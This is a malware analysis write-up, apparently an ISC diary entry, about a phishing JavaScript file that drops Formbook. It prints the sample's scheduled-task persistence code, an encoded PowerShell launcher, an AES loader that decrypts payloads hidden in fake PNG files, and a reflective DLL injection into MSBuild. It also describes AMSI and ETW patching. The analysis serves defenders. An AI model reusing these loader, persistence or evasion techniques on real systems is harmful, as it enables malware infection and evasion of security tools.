


I spotted an interesting piece of JavaScript code that was delivered via a phishing email in a RAR archive. The file was called “cbmjlzan.JS” (SHA256:a8ba9ba93b4509a86e3d7dd40fd0652c2743e32277760c5f7942b788b74c5285) and is only identified as malicious by 15 AV’s on VirusTotal[1].
The file is pretty big (10MB) and contains a copy of the AsmDB project lib[2]. The purpose is unknown.
As usual with JavaScript, the file is pretty well obfuscated and contains UTF characters (supported on Windows) but, when you scrool a bit, some code is disclosed:

The script is a Windows-flavor JavaScript and uses ActiveXObject, Microsoft.XMLDOM, ADODB.Stream. It copies itself and implements persistence (through a scheduled task):
function FDAWE(x) {
  return x.split('').reverse().join('');
}
var scriptName = WScript['ScriptName'];
var urlName = ThreeChars(scriptName) + '.url';
var publicUrl = 'C:\\Users\\Public\\' + urlName;
var copiedScript = 'C:\\Users\\Public\\Libraries\\' + scriptName;
var fso = new ActiveXObject('Scripting.FileSystemObject');
if (!fso.FileExists(copiedScript)) {
  if (LOUU...ONIA.split('').join('') === 'YESSSSSSSS') {
    fso.CopyFile(scriptName, copiedScript);
    var shell = new ActiveXObject('WScript.Shell');
    var cmd = 'cmd /c schtasks /create /sc minute /mo 15 /tn ' + scriptName + ' /tr ' + copiedScript;
    shell.Run(cmd);
  }
}
Three files are dropped in C:\Users\Public:
These aren’t pictures, they are used by the PowerShell script executed after implementing persistence:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Noexit -nop -c iex([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String((‘<__REMOVED__>'.Replace('VFHDVXDJCF','')))))
The PowerShell is even documented and has multiple purposes.
First, the file Xrio.png is processed. It contains AES encrypted data:
$inputBase64FilePath = "C:\Users\PUBLIC\Xrio.png"
$aes_var = [System.Security.Cryptography.Aes]::Create()
$aes_var.Mode = [System.Security.Cryptography.CipherMode]::CBC
$aes_var.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
$aes_var.Key = [System.Convert]::FromBase64String('XctflJI8B7Qo2dA6FbwuHYAjjzjViSx3hThThXX1QUY=')
$aes_var.IV = [System.Convert]::FromBase64String('eb8a/RvZf2ltVDo2satMKg==')
$base64String = [System.IO.File]::ReadAllText($inputBase64FilePath)
$encryptedBytes = [System.Convert]::FromBase64String($base64String)
$memoryStream = [System.IO.MemoryStream]::new()
$memoryStream.Write($encryptedBytes, 0, $encryptedBytes.Length)
$memoryStream.Position = 0  # Reset the position for reading
$decryptor = $aes_var.CreateDecryptor()
$cryptoStream = New-Object System.Security.Cryptography.CryptoStream($memoryStream, $decryptor, [System.Security.Cryptography.CryptoStreamMode]::Read)
$streamReader = New-Object System.IO.StreamReader($cryptoStream)
$decryptedString = $streamReader.ReadToEnd()
$cryptoStream.Close()
$memoryStream.Close()
$streamReader.Close()
$commands = $decryptedString -split "`n"
foreach ($encodedCommand in $commands) {
   ...
}
The decrypted code will apply evasion techniques based on patching EtwEventWrite() and AmsiScanBuffer(). This is classic in many malware[3].
Then, the PowerShell script will decrypt the blob in Orio.png using the same technique. This time a PE file will be extracted (SHA256:53c3e0f8627917e8972a627b9e68adf9c21966428a85cb1c28f47cb21db3c12b)[4]. It’s a .Net DLL.
The DLL is injected in a MSBuild.exe process:
$Allohaarnppp11111111=@('file:///C:/Users/Public/Brio.png','0','','','MSBuild','','MSBuild','','','','','','7','0','','0','','','');
try{
    $Allohaarnppp111111111=$Allohaarnppp1111111111.GetType('Fiber.Program');
    $Allohaarnppp1111111=$Allohaarnppp111111111.GetMethod('Main');
    $Allohaarnppp1111111.Invoke($nUll,[object[]]$Allohaarnppp11111111)}
Catch {
}
This DLL will used the file Brio.png and extract the real malware[5]. It's another sample of Formbook.
[1] https://www.virustotal.com/gui/file/a8ba9ba93b4509a86e3d7dd40fd0652c2743e32277760c5f7942b788b74c5285/gti-summary
[2] https://github.com/MahdiSafsafi/asmdb
[3] https://isc.sans.edu/diary/Live+Patching+DLLs+with+Python/31218
[4] https://www.virustotal.com/gui/file/53c3e0f8627917e8972a627b9e68adf9c21966428a85cb1c28f47cb21db3c12b/gti-summary
[5] https://www.virustotal.com/gui/file/fdcfbb67d7e996e606963ac96a4a1b14e7070e1e88d210b2f567e3d40541b7b7/gti-summary
Xavier Mertens (@xme)
Xameco
Senior ISC Handler - Freelance Cyber Security Consultant
PGP Key
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。